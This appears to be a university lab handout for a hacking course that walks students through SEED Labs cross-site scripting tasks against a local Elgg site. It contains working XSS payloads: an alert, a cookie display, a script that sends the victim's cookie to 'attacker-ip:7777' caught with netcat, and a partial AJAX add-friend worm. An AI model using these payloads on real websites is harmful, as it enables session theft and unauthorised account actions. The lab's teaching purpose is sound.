

Faculty of Business, IT, and Management
HACK2200 Hacking and Exploits
Lab 7: Cross-Site Scripting

Instructions

- This assignment should be completed individually.
- This assignment is designed for the purpose of education and training, but not for any illegal activities including hacking. Beware to only use these exploits on hosts that you have permission to hack.
- When a question asks for screenshots, your screenshots **must**:
 - Include the full window (the application window, or the terminal window, etc...),
 - have the PROMPT setup as per the instructions, including the date and time in the same format provided in the instructions. Screenshots without the prompt setup will receive zero credit,
 - be clearly readable,
 - include all the information required by the question, and
 - not include extra commands, failed attempts, and/or error messages. When you run into errors, troubleshoot them, clear the screen, and rerun the commands to capture a screenshot clear of any error messages.
- Failure to follow submission instructions will result in marks deduction. There will be marks deduction for including more than what is required in the instructions. Do not replace any screenshot that is not marked for replacement. These screenshots are to guide you only.
- The below instructions are guidelines, you are expected to troubleshoot any errors you run into.
- Read and complete the lab instructions below and finish all the tasks. Provide screenshots and answer the questions in the Answer File.

Environment Setup

We will use a fresh copy of SEED Ubuntu 20.04 Virtual Machine available at

<https://seedsecuritylabs.org/>:

1. Download Ubuntu 20.04 VM available under Ubuntu 20.04 VM -**Approach 1: Use a pre-built SEED VM** from the following link <https://seedsecuritylabs.org/labsetup.html>
2. Follow the lab manual setup instructions to install the SEED VM you downloaded in the previous step on VirtualBox. The lab manual setup is available here: <https://github.com/seed-labs/seed-labs/blob/master/manuals/vm/seedvm-manual.md>

Lab Setup

1. Download the Cross-Site Scripting Attack Lab file available here: https://seedsecuritylabs.org/Labs_20.04/Files/Web_XSS_Elgg/Web_XSS_Elgg.pdf

2. We will refer to the Cross-Site Scripting Attack Lab you downloaded in the previous step as the **Web_XSS_Elgg** file.
3. Download the Labsetup file available at https://seedsecuritylabs.org/Labs_20.04/Web/Web_XSS_Elgg/ , and save it to your SEED Ubuntu 20.04 Virtual Machine. Unzip the Labsetup file you have downloaded.
4. DNS Setup: Seed Labs have set up several websites for this lab. They are hosted by the container 10.9.0.5. We need to map the names of the webserver to this IP address. Please add the following entries to /etc/hosts. You need to use the root privilege to modify this file. You also need to remove "www.xsslabelgg.com":

```
10.9.0.5 www.seed-server.com
10.9.0.5 www.example32a.com
10.9.0.5 www.example32b.com
10.9.0.5 www.example32c.com
10.9.0.5 www.example60.com
10.9.0.5 www.example70.com
```


5. Read and follow the instructions in the Web_XSS_Elgg file to build the containers required for this lab:
 - a. Use the `docker-compose build` command to build the containers.
 - b. Use the `docker-compose up` command to start the containers.
 - c. You will need to issue these commands where you unzipped your Labsetup files.
 - d. Check to ensure the containers are up.
6. Use the Web_XSS_Elgg file to aid you in carrying out the lab tasks below.

Task 1: Posting a Malicious Message to Display an Alert Window

1. On your SEEDVM20.04, sign in to <http://www.seed-server.com/> as Sammy, and embed the following javascript in your profile (e.g. in the brief description field):

```
<script>alert('XSS by yourname');</script>
```

2. Replace yourname with your name.
3. Sign out of Sammy's profile, and sign in as Alice. Visit Sammy's profile.
4. Take a screenshot of the alert window appearing, and place it under Screenshot#1 in the answer file. Ensure that the screenshot includes everything as shown in the sample screenshot below (the full browser with the URL showing).




5. Remove the javascript from Samy's profile before proceeding to the next task.

Task 2: Posting a Malicious Message to Display Cookies

1. On your SEEDVM20.04, sign in to <http://www.xsslabelgg.com/> as Samy, and embed the following javascript in your profile (e.g. in the brief description field):

```
<script>alert (document.cookie) ;</script>
```

2. Sign out of Samy's profile, and sign in as Alice. Visit Samy's profile.
3. Take a screenshot to replace the one below, and place it under Screenshot#2 in the answer file.



4. Remove the javascript from Samy's profile before proceeding to the next task.


Task 3: Stealing Cookies from the Victim's Machine

1. On your SEEDVM20.04, sign in to <http://www.xsslabelgg.com/> as Samy, and embed the following javascript in your profile (e.g. in the brief description field):

```
<script>document.write('<img src=http://attacker-ip:7777?c='+
escape(document.cookie) + '>');</script>
```

2. Replace attacker-ip with your SEEDVM20.04 ip address.
3. Sign out of Samy's profile.
4. In a terminal, start the netcat listener by issuing the following commands:

```
seed@VM:~$ PS1='yourname@h\w\$ '
Yourname@VM~$ nc -lknv 7777
```
5. Sign in to <http://www.xsslabelgg.com/> as Alice, and visit Samy's profile.
6. Take a screenshot to replace the one below, and place it under Screenshot#3 in the answer file.



```
seed@VM: ~  
[02/05/21] seed@VM: ~$  
[02/05/21] seed@VM: ~$ PS1='yourname@h\w\$ '  
yourname@VM~$  
yourname@VM~$ nc -lknv 7777  
Listening on 0.0.0.0 7777  
Connection received on 192.168.2.7 41060  
GET /?c=Elgg%3D1v0qpb831sqirrid9gha16hj3d HTTP/1.1  
Host: 10.9.0.1:7777  
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0  
Accept: image/webp, */*  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Connection: keep-alive  
Referer: http://www.xsslabelgg.com/members  
  
Connection received on 192.168.2.7 41076  
GET /?c=Elgg%3D1v0qpb831sqirrid9gha16hj3d HTTP/1.1  
Host: 10.9.0.1:7777  
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0  
Accept: image/webp, */*  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate
```

Question#1: What is the value of the cookie you received?

7. Remove the javascript from Samy's profile before proceeding to the next task.

Task 4: Becoming the Victim's Friend

1. On your SEEDVM20.04, sign in to <http://www.xsslabelgg.com/> as Samy, and embed the following javascript in your profile in the "About Me" field. Make sure the "About Me" field is set for Text mode. Follow the instructions in the Web_XSS_Elgg file to set the "About Me" field to text mode.

```
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
var ts="__elgg_ts="+elgg.security.token.__elgg_ts;
var token="__elgg_token="+elgg.security.token.__elgg_token;

//Construct the HTTP request to add Samy as a friend.
var sendurl=...; //FILL IN

//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send();
}
</script>
```

2. Replace the highlighted three dots for the value of **sendurl** in the script with the correct syntax to add Samy as a friend.
3. You can find the correct syntax of sendurl to add Samy as a friend in two ways:

Method 1:

- a. Sign in to <http://www.xsslabelgg.com/> as any user.
- b. Visit Samy's profile.
- c. Hover your mouse pointer over the add friend button and observe the url appearing in the browser.
- d. Use that url to replace the highlighted part in the script.
- e. Note that you don't need to use the ts and token values in the sendurl, because they have already been defined earlier in the script. Use the definition from the script rather than the values appearing in the browser, as these values will change for different users.

Method 2:

- a. Read up Section 5 in the Web_XSS_Elgg file.
- b. Use "HTTP Header Live" add-on to Inspect HTTP Headers to find the sendurl value.

Question#2: What is the value of the sendurl variable you found?

Question #3: What is Samy's profile id?

4. Record a video (in .mp4 format, that doesn't require any extension installation to play) while doing the following:
 - a. Sign in to <http://www.xsslabelgg.com/> as Alice.
 - b. Browse to Alice's friends and show that she doesn't have any friends.
 - c. Click Members, and visit Samy's profile.
 - d. Show Alice's friends again, and that Samy is now a friend, although Alice didn't add him.
5. Upload your video as part of this lab's submission.
6. A sample video has been uploaded for you to refer to. Note that your video should **not** exceed 1 minute.

